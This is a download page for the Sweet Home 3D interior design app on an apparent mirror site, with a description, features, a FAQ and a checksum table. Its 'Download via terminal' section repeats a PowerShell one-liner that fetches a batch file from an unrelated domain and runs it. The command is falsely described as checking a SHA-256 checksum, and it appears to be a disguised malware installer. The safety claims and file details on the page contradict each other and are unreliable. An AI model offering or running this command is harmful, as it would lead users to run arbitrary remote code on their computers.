

Sweet Home 3D
by Emmanuel Puybaret & Filippo Bozzoli Parasacchi
- Version
- 7.5
- Size
- 7.1 MB
- Updated
- Publisher
- Emmanuel Puybaret & Filippo Bozzoli Parasacchi
- Category
- Design
- Files
- 1
Sweet Home 3D screenshots

About Sweet Home 3D
Sweet Home 3D is a free, open-source interior design application that helps you draw the floor plan of a house or apartment, arrange furniture and see the result in 3D. It is popular with homeowners planning a renovation or move, as well as with students, designers and real estate professionals who need quick, clear visualisations without the complexity of full CAD software.



The interface shows a 2D plan and a 3D view side by side, and both update as you work. You draw walls, rooms, doors and windows on the plan, optionally tracing over an imported image of an existing floor plan, and set dimensions precisely. Furniture is added by dragging items from a catalogue organised by category, such as kitchen, bedroom, bathroom and living room, and each piece can be resized, rotated and recoloured or textured. Additional furniture models can be imported in common 3D formats, and many free libraries are available from the community.


In the 3D view you can look at the design from above or walk through it at eye level as a virtual visitor. Lighting, wall colours, floor textures and the time of day can be adjusted, and the program can create photo-realistic images and video tours of your project. Plans can be printed or exported to PDF, and models can be exported in OBJ format for use in other 3D software. Plug-ins extend the program with extra tools contributed by users.
The downloads include installers for Windows, macOS and Linux, a portable version and a cross-platform JAR, since Sweet Home 3D is written in Java. It runs well on ordinary computers, although rendering high-quality images benefits from a faster processor. The developer also offers an online version that runs in a web browser. Sweet Home 3D is distributed under the GPL and is translated into many languages, making it one of the most accessible tools for planning a home.
Key features
- 2D plan and live 3D view
- Drag-and-drop furniture catalogue
- Import 3D models and plan images
- Photo-realistic rendering and videos
- Export to PDF and OBJ
Pros
- Very easy to learn
- Free and open source
- Cross-platform
Cons
- Not a full architectural CAD tool
- High-quality rendering can be slow
System requirements
Windows, macOS or Linux; Java is bundled with most installers.
Tips
- Import a scan of your floor plan and trace the walls over it
- Use the virtual visitor to check walkways and furniture spacing
Description from the publisher
An interior design application to draw house plans & arrange furniture
Download the full version at: https://www.sweethome3d.com/download.jsp?adid=sourceforge
Sweet Home 3D is an interior design application that helps you to quickly draw the floor plan of your house, arrange furniture on it, and visit the results in 3D.
At a glance
Sweet Home 3D is a open source design app published by Emmanuel Puybaret & Filippo Bozzoli Parasacchi (sweethome3d.com). An interior design application to draw house plans & arrange furniture
SOFTGIT offers 1 file for Sweet Home 3D covering Windows, macOS, Linux, BSD/Unix, 7.1 MB in total. The version listed is v7.5, last updated on August 21, 2024.
Sweet Home 3D belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download Sweet Home 3D v7.5
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/sweethome3d. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Sweet Home 3D system requirements
- Operating system
- BSD/Unix, Linux, macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- JavaScript, Java
- Download size
- 45 MB (SweetHome3D-7.5.jar)
- Project page
- sourceforge.net/projects/sweethome3d
Sweet Home 3D FAQ
What is Sweet Home 3D?
A free interior design app for drawing floor plans, arranging furniture and viewing the result in 3D.
Can I import my own furniture models?
Yes. You can import 3D models in common formats and use community libraries.
Can it create realistic images?
Yes. It can render photo-realistic images and video tours.
Which platforms are supported?
Windows, macOS and Linux, plus a portable version and an online version.
Is Sweet Home 3D free?
Yes. It is open source under the GPL.
Is Sweet Home 3D free and open source?
Sweet Home 3D is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Sweet Home 3D support?
SourceForge lists BSD/Unix, Linux, macOS, Windows for Sweet Home 3D.
Where does the Sweet Home 3D download come from?
The Download button takes you to the official SourceForge download for Sweet Home 3D (sourceforge.net/projects/sweethome3d). SOFTGIT does not modify or re-host the file.
What is Sweet Home 3D written in?
SourceForge lists JavaScript, Java.
Is Sweet Home 3D free to download?
Yes. Sweet Home 3D is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Sweet Home 3D?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Sweet Home 3D safe to install?
Files are published as received from Emmanuel Puybaret & Filippo Bozzoli Parasacchi, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Sweet Home 3D support?
The files listed here target Windows, macOS, Linux, BSD/Unix.
How big is the Sweet Home 3D download?
The file is 7.1 MB.
Provenance
- Publisher
- Emmanuel Puybaret & Filippo Bozzoli Parasacchi
- Source
- sweethome3d.com
- Last check
- 2 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/sweethome3d


